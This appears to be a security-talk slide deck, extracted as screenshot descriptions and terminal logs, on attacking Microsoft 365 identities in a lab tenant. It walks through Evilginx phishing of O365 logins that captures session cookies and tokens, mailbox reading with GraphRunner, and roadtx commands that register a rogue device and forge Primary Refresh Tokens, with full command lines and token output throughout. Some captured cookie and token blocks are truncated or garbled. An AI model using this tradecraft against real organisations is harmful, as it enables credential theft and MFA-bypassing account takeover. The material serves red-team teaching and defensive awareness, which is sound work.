- AppID: d3590ed6-52b3-4102-aeff-aad2292ab01c
- Name: Chris Thomas
- UserPrincipalName: chris.thomas@skywalkerlabs.net

Scope: AuditLog.Create AuditLog.Read.All Calendar.ReadWrite Calendars.Read DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All Files.Read Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send People.Read People.Read.All Printer.Read.All PrinterShare.ReadBasic.All PrintJob.ReadWrite SensitiveInfoType.Read.All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite User.ReadBasic.All User.ReadWrite Users.Read

TenantID: c77f09a5-4134-4cff-a600-5d8faa906a95

At the bottom of the interface is a search bar with the placeholder text "Search emails...".

The screenshot shows the GraphRunner GUI interface with a different URL: <https://github.com/dafthack/GraphRunner>. The page title is "Directory.ReadWrite.All". There are two buttons: "List Groups" and "Export". Below the buttons, the section title is "Email Viewer (Current User)". It states "Required Perms: Mail.ReadBasic, Mail.Read, or Mail.ReadWrite". There are three buttons: "Fetch Emails", "Export", and "Search". A search bar below the buttons has the placeholder text "Search emails...". At the bottom, there is a preview of an email message:

From: Ben Smith (ben.smith@skywalkerlabs.net)
Subject: Documents
Date: 8/1/2023, 6:59:23 PM
Preview: Hey Chris, I need the documents that you password protected the other week. The password is still **MyPassword123!** correct? Its ok to pass the documents here. We both have MFA. We are unhackable.
Thanks, Ben



Active Operations/Initial Access

The image shows a split-screen view. On the left, a Microsoft sign-in page is displayed. The URL in the browser bar is https://login.office365hacks.local/common/oauth2/v2.0/authorize. The page features a Microsoft logo, a 'Sign in' button, and fields for 'Email, phone, or Skype'. Below these are links for 'Create one!' and 'Can't access your account?'. At the bottom are 'Back' and 'Next' buttons, with a 'Sign-in options' link below them. On the right, a terminal window displays the Evilginx tool. It includes a red pixelated logo, a green ASCII art logo, and text indicating it's the 'Community Edition' version 3.3.0 by Kuba Gretzky (@mrgretzky). The terminal shows log output from Evilginx, configuration details for a phishlet named 'o365' (status: enabled, visibility: visible, hostname: office365hack..., unauth_url: https://login.office365hacks.local/tNvWNRsX), and a command ': lures get-url 0'.

```
[21:46:10] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn hlets)
[21:46:10] [inf] loading phishlets from: /usr/share/evilginx2/phishlets/
[21:46:10] [inf] loading configuration from: /root/.evilginx
[21:46:10] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+-----+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+-----+
| o365    | enabled | visible   | office365hack... | https://login.office365hacks.local/tNvWNRsX |
+-----+-----+-----+-----+-----+

:lures get-url 0

https://login.office365hacks.local/tNvWNRsX
```




Active Operations/Initial Access

```
: sessions 1


id          : 1
phishlet    : o365
username    : john.smith@skywalkerlabs.net
password    : [REDACTED]
tokens      : captured
landing url: https://login.office365hacks.local/tNvWNRsX
user-agent  : Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
remote ip   : 172.16.169.137
create time : 2024-09-05 21:46
update time : 2024-09-05 22:05
```

```
[ custom ]
mfaAuthMethod : PhoneAppNotification
```

```
[ cookies ]
[{"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "0.AVAApTwJmzXqdR4BN2miheQMYAwDs_wUA9P9R0tER0taAd3fxZIOzRBc..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "lVtEZUfGMrBJg-Ydk3ZSdspQAIE.AgABFwQAAA�TwJmzXqdR4BN2miheQMYAwDs_wUA9P9R0tER0taAd3fxZIOzRBc..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "QQTtfMSxeEwZ9tDVAp_Kts3Gomj2Trn01Fg0MrdW2W7Do3c_mcelgYbAU0C9PzbkoPw1MNx-LkQKx29qLydaQ0jw..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "FuR60H7dPV_n37jKEJ7mTN_ecczBxzPnyr_wUcG2ooMA-JLVCJaAwOvQGDzfisATdnSELwcDWrOSFWl7ueNLwIcvYk..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "Npdk2kB55Dq0pKwKSS6e9qT6Rrg_7rM5bKKVjZnUGxG_uxAqgf1yANqauU8uli3hqa6IdNeA2drqqToP8z6iJzzQWv..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "-3auw9WJCF75Gpv6Wio-3RVl7hHR9IrzEmLOPCFGqR2b-bWSpr00xyXESZeOjWtRk5RErcWZkqeFoLL1ukuV5mPay..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "5qa6DVkCwc4Gg0RMcezjiqQsUPNGJJQZeNYKW0xXHGodbjtRKacGybqUd1-Iz7iVylD5_cRfc6L7_X29vb3QSZNyG..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "j25e_gXPdfuX9TQXmR18May-QCKryfftPV0f9rQD_4dNYPAsnhmedmlE1-S_xtQh1uroyT7Y", "name": "ESTSAUTHPER..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "ath": "/", "name": "ESTSAUTHPER..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "0.AVAApTwJmzXqdR4BN2miheQMYAwDs_wUA9P9R0tER0taAd3fxZIOzRBc..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "ZUFGMrBJg-Ydk3ZSdspQAIE.AgABFwQAAA�TwJmzXqdR4BN2miheQMYAwDs_wUA9P93j7mmMVtfE9nUiXBjZMFk_f..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "oDApR_eFpOednXERYB4stfxsI0Wqt-BwdqH_ITMBn4Rsjm6tuBy0eim3W4LTbEbVtde6LbOKuB8rWPl_FvxOnFe5P..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "8grnJiu30kEPEQNrQt5sNVm09tqdjk13YrQTzUP0T2ck4GLv4fLo-cBw5TIAXlkgE74-y4J5R6e0_5Y8yuUxj6Cki..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "kE0i9hTyxDctEgdsH3CcrXgWLiEfi-XVCj9n5z_b3pAG0-WABpLrfz3EGdmRza8WDBkfei2MxD0CBry2RBTHSJYy..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "d8WcyThh4KGS99PVBcPJYdvZM6yIB8V9o4IWF8xrcjDIySg5BCN_SCCovBgd8F09GCSQPWfhunccYM", "name": "ESTSAUTHPER..."}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "pOnly": true}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1757127957, "value": "CAgABFgIAAA�T"}, {"path": "wJmzXqdR4BN2miheQMYAwDs_wUA9P-4Q0LkY3AI1fTduGtzl7yTbLP3i3xYwfwIsjbXpmFhAlccG9HJKPYHRYbuWmAhXv8U0KdiSN3LP6Vz7ZSAMq"}, {"path": "NoiKcA6yLfYdj2CyxIQoe_nQ5fSFhw0dNH6he0mAwMBI7gPHK34daqFsonAjNvsKbVirwlU-V3BWINTqDHORm3jQ6Ml6_KytOYKwzGVJIZDcqml"}, {"path": "Vp-iFTdR-RhBsaWqBV-RBJvFiB_dtcQfcuirhxK40Cp61nmkvz7Ipl0rnx0vaAs", "name": "SignInStateCookie", "httpOnly": true}]]
```



Active Operations/Initial Access



Attacker Tradecraft After Initial Access

- Register secondary MFA method
- Utilize TokenTactics for access and refresh tokens
- Remotely Forge a Primary Refresh Token



Primary Refresh Tokens

```
[09-05-2024 22:38:24]:[172.16.169.242]:[REDACTED]
[~] $ roadtx interactiveauth -u john.smith@skywalkerlabs.net -p 'REDACTED'
      -r devicereg
The geckodriver version (0.34.0) detected in PATH at /snap/bin/geckodriver
might not be compatible with the detected firefox version (130.0); currently,
geckodriver 0.35.0 is recommended for firefox 130.*, so it is advised to
delete the driver in PATH and retry
Tokens were written to .roadtools_auth
```

```
[09-05-2024 22:38:37]:[172.16.169.242]:[REDACTED]
[~] $ roadtx device -n haxor-device
Saving private key to haxor-device.key
Registering device
Device ID: 2fdc27c3-ccf2-4f91-8984-66342b9ad419
Saved device certificate to haxor-device.pem
```

Registered with
Single Factor
Auth

```
[09-05-2024 22:40:28]:[172.16.169.242]:[REDACTED]
[~] $ ls
Desktop  Downloads  haxor-device.pem  Pictures  snap  Tools
Documents haxor-device.key  Music  Public  Templates  Videos
```



Primary Refresh Tokens

```
[09-05-2024 22:40:39]:[172.16.169.242]: [REDACTED]
[~] $ roadtx prt -u john.smith@skywalkerlabs.net -p ' [REDACTED]' --key-pem haxor-device.key --cert-pem haxor-device.pem
Obtained PRT: 0.AVAApQl_xzRB_0ymAF2PqpBqlYc7qjhtoBdIsnV6MWmI2TtQAIE.AgABAwE
AAAAApTwJmzXqdR4BN2miheQMYAwDs_wUA9P_ihw0a5kw6sfwdBuOZxUxFouKkU_R3bTXLmEMeu
Ogv0i60XUS0rLuEHhCIEJTIu4jKamVF-BbZ0lgkews0mDz2rNrXEAYalR32S2iyVIWa9_JmbSNs
nozh2VICb4zSA-pnQLiolUlQCuiFqhGVLyDW6WzVA9Vzt_ZIcPacypgZ5oQR80Y05qiBNKxRUjh
FtKhGs04xh-6UaLCdYePtNfJ3wKi8ygdHEGxh16rtkxcJWP4LG_czLjrd0L06D-28Hs7QDcuLda
cKmWhdU-E7GMPKAgnZMAHJRjKt_uEBA7twAc0iqXbGwPN9St0qwNOHXHmFF6wU-9BgHyNvTWNs
3JeEtqPc-B-LrAxLAwz4RkJfjdND1saiH6YGP2KXHMVXgms0ruAy8Fa7HF2ucnu9r9-I-qTfvfy
lh6vR05AjbjmHr99If1_M9-bVYpNCAj7mBFkhc147ACg6-015NnD356KkYNi-SiTUtIu0QqLkHQ
bS_slB0jJTaJxHHo8zSHE9tKTkcIJa3dUQ0mh0ST3Fukc0Jy11qfXGas3lw7RJGfE20nHfhEB4x
rMusFGj8yF0Nhjtill-uBd_kmTTVSRKwb6VEsfK0DcgdIw2LLlQCKaE4ksSFn-zvLL2BgKRwvxJ
I1CMFtcxTW3GkEjXAw969CWeqW9BYtt003M3Se-osnoM28S5TY6c5yBdNSwqX7IN1vYij03yDfR
UtbG9SBwwLkgackQjUZZ5AGKs1MpNVmM1fBo81bEuTBufz6_VL_VC7I9tZGNeR1q7idE4_LWRe
Rrl6DKe0Cv-piCXT0FXHcoowxB-Sm5khLxTfRgifaxIIInu8QTt3-fsDy7A7rhw8W05CTvxubH_ye
c0hiJRLZ4We71t61ihw
Obtained session key: 9d1c5f16a9791930061dd550312697266678e37342ca116025560
02bd55e8445
Saved PRT to roadtx.prt
```



Primary Refresh Tokens

```
[09-05-2024 22:45:00]:[172.16.169.242]: [REDACTED] MFA Required
[~] $ roadtx prtenrich --prt roadtx.prt
The geckodriver version (0.34.0) detected in PATH at /snap/bin/geckodriver
might not be compatible with the detected firefox version (130.0); currentl
y, geckodriver 0.35.0 is recommended for firefox 130.*, so it is advised to
delete the driver in PATH and retry
Got refresh token. Can be used to request prt with roadtx prt -r <refreshto
ken>
0.AVAApQl_xzRB_0ymAF2PqpBqlZjt2SlppDZFreL5gbwdYF5QAIE.AgABAwEAAA
ApTwJmzXqdR
4BN2miheQMYAwDs_wUA9P_wCzNJ4p3NMshZdt0SbhFTo9gRQ0TLKg9vb7Gfcq-J5GNTFmh3l-bN
RaYmuzn-KVXABONkeI151re5PZn_ZEQ_-N-xUt6q2QhoPg03lrcV6DLkTEgBKVAaKxcnd_yrT17
Z6yUt1f5wK_74aP0I3oF4bDW95MrvXKDZsIF3u0qICYv3Ad5ycPYFBs3Cr9SgWqHpV_yssCxVsx
tADHBGeJS5II-6ifyoSzqZ-vNY-hsZJQU2w3Hz9hS2eo2eNr3kSfpP7zsj62cZ3VhIWkL8Zc-Iw
dHVZEDFUgYBNv9ZSyfeRPot9JC0g6oMsHOTca00N04IGiOnC8jjxv6BQ8rHVog0pNeilv7H16wR
09fTXwcIg7uBvv3TVNxA0nn-gypA2EKiCF6BSz9XwZoqjHrdDA7la_Lp1JU3XED00pr5ZjvAHaL
l31WKFoqVAtnQAFohbVgzwc_fn1zBtzEzGB9fnK-6t-fRfE_d0uZT0hXEbxpIXJuoLPxD8I7qpr
AUbYRIkIf49ZMM438j-69WPevJlFMr388MX2X-h0335YPLUDr9YDdeYM7HZ2UkkxrAAdiq2EWX4
nopopfxVNx25k-bSx2D2tonyNxLpLVDQqaGvP9KMNsbPu1QJPgs9TdygPro-Zyjr-usYJ3JJlwN
rK1t_SQfiQsYsjTtEiiH2vi64_k2-MAhz9zwxl8etScPp0YuY7Vc7AraRY0xycMlftBvPrXz8N9
c-5aLy0I0maQggmeEU_XYsmXoV78jmPkglbTKUCHM0Os8PcqM1kz-49LsFdCgf7Yz-ZMVPev013
M880iqogFudULpkwvaYazARCE6ZQDul8cC-UZuTbNTjvaXDG5LvmxmqNjgZQXDtnyZnJtJrIg34
MmzIWcHJjqLj1hWDtzFfuIxV4rNlSb3_Bd-7kqIS0j5Klg6
```




Primary Refresh Tokens

```
[09-05-2024 22:45:42]:[172.16.169.242]:[REDACTED]
[~] $ roadtx prt -u john.smith@skywalkerlabs.net -p '[REDACTED]' --key-pem
  haxor-device.key --cert-pem haxor-device.pem -r "0.AVAApQl_xzRB_0ymAF2PqpBqlZjt
  2SlppDZFreL5gbwdYF5QAI.E.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAwDs_wUA9P_wCzNJ4p3NMshZ
  dt0SbhFTo9gRQ0TLKg9vb7Gfcq-J5GNTFmh3l-bNRaYmuzn-KVXAB0NkeI151re5PZn_ZEQ_-N-xUt6q
  2QhoPg03lrcV6DLkTEgBKVAaKxcnd_yrT17Z6yUt1f5wK_74aP0I3oF4bDW95MrvXKDZsIF3u0qICYv3
  Ad5ycPYFBs3Cr9SgWqHpV_yssCxVsxtADHBGeJS5II-6ifyoSzqZ-vNY-hsZJQU2w3Hz9hS2eo2eNr3k
  SfpP7zsj62cZ3VhIWkL8Zc-IwdHVZEDFUgYBNv9ZSyfeRPot9JC0g6oMsH0Tca00N04IGi0nC8jjxv6B
  Q8rHVog0pNei1v7H16wR09fTXwcIg7uBvv3TVNx0nn-gypA2EKiCF6BSz9XwZoqjHrdDA7la_Lp1JU3
  XED00pr5ZjvAHAll31WKFoqVAtnQAfobVgzwc_fn1zBtzEzGB9fnK-6t-fRfE_d0uZT0hXEbxpIXJuo
  LPxD8I7qprAUbYRIkIf49ZMM438j-69WPeVJ1fMr388MX2X-h0335YPLUDr9YDdeYM7HZ2UkkxrAAdiq
  2EWX4nopopfxVNx25k-bSx2D2tonyNxLpLVDQqaGvP9KMNsBPu1QJPgs9TdygPro-Zyjr-usYJ3JJlwN
  rK1t_SQfiQsYsjTtEiiH2vi64_k2-MAhz9zwxl8etScPp0YuY7Vc7AraRY0xycMlftBvPrXz8N9c-5aL
  y0I0maQqgmeEU_XYsmXoV78jmPkglbTKUCHM00s8PcqM1kz-49LsFdCgf7Yz-ZMVPev013M880iqogFu
  dULpkwvaYazARCE6ZQDul8cC-UZuTbNTjvaXDG5LvmxmqNjgZQXDtnyZnJtJrIg34MmzIWcHJjqLj1hW
  DtzFfuIxV4rNlSb3_Bd-7kqISOj5KLG6"
Obtained PRT: 0.AVAApQl_xzRB_0ymAF2PqpBqlZjt2SlppDZFreL5gbwdYF5QAI.E.AgABAwEAAAAp
  TwJmzXqdR4BN2miheQMYAwDs_wUA9P8Nw3dJpvvbMK-_c0Q_fD9_MQmMrZdm7Ee8Yo2nGEy75WXVkjVm
  v2oZDH6SSprUH533rc0lIeoRxuIe0fuPrgp5gCD9JxWYztMfNwpCVj4nuT86_eUt8EDwHaAsAA-cET4Q
  b0S54lA-F5k0CXhXtAaS5ElBKIOn3R6sRjUZ2H56Lh8NV-h3fZdoizjsvARvWsP-CMt2I3IK3tF10xsQ
  Xprll0rmvzw3lqVqeTojAav0A7pQL3CuGEbacwjRI6MdeZZZIaQgsRvlzE-4uJh-bWGfx-Xhs0VHBkZ
  DuQ6SQ6NA02edGSn9qtaQ-HLmsG3Ab6Q1g0Fvvi2BubsH2NB-0-lQKr7XQa2UHenrclx7Qbl1vCg6NdE
  KUGUNrPHaW-07AoQgX50088HJoEt1DaCK7sPkvDRwleoJYmoynTxcqzcDzS1sFHR0oHiJXYJu3MSPhYr
  P2jE4AJ3JCa_fMBtDvqrquhHm45TMDnl_94yoeshU_l1ExnFyA7up9ACnrJd152m0VvQIC_NWuGCDxBo
  6uaV4Zs4QfUACoxyx2MEhB3hdNUJr2W4xvN5eFXy16uHKP_CpUveKKsc5-b5DFpNg0nvTg16roP2WNpT
  d8Uk9rAfL1rRxdDuMKnvXP00M0-_LwJRrTFZH9t_U6TgTTQwT1WaNtSrHSpG1Z9UgUAY-dyRs7KTMogU
  pPDYjjWokT6cgRkJeN7BA1Mvv66V0CJYxb-MDAuc2-GSFAoppWCziP6Fl09A00yqlr4_r2pZWFnHCPEK
  q_YDiAXBaYuWyPeefi3nlYmAmrlJ4a5NbRHxETC7lCWud9lciJSu3_hUVMFxabZP-WztsGhNs-GS1dkg
  jol147Ajevln3pg0t7B22uh2T0TYaNJXUgtM7n5cMPG1efWdryEaY7-7FBPqnBW3uyWsie5qQHv9B2Gq
  0F70PkoitsP5LiY
Obtained session key: c0f69c72295fcdfa21393762f1d163646f31e3c8676834e8d8f478c837
db8cf5
Saved PRT to roadtx.prt
```

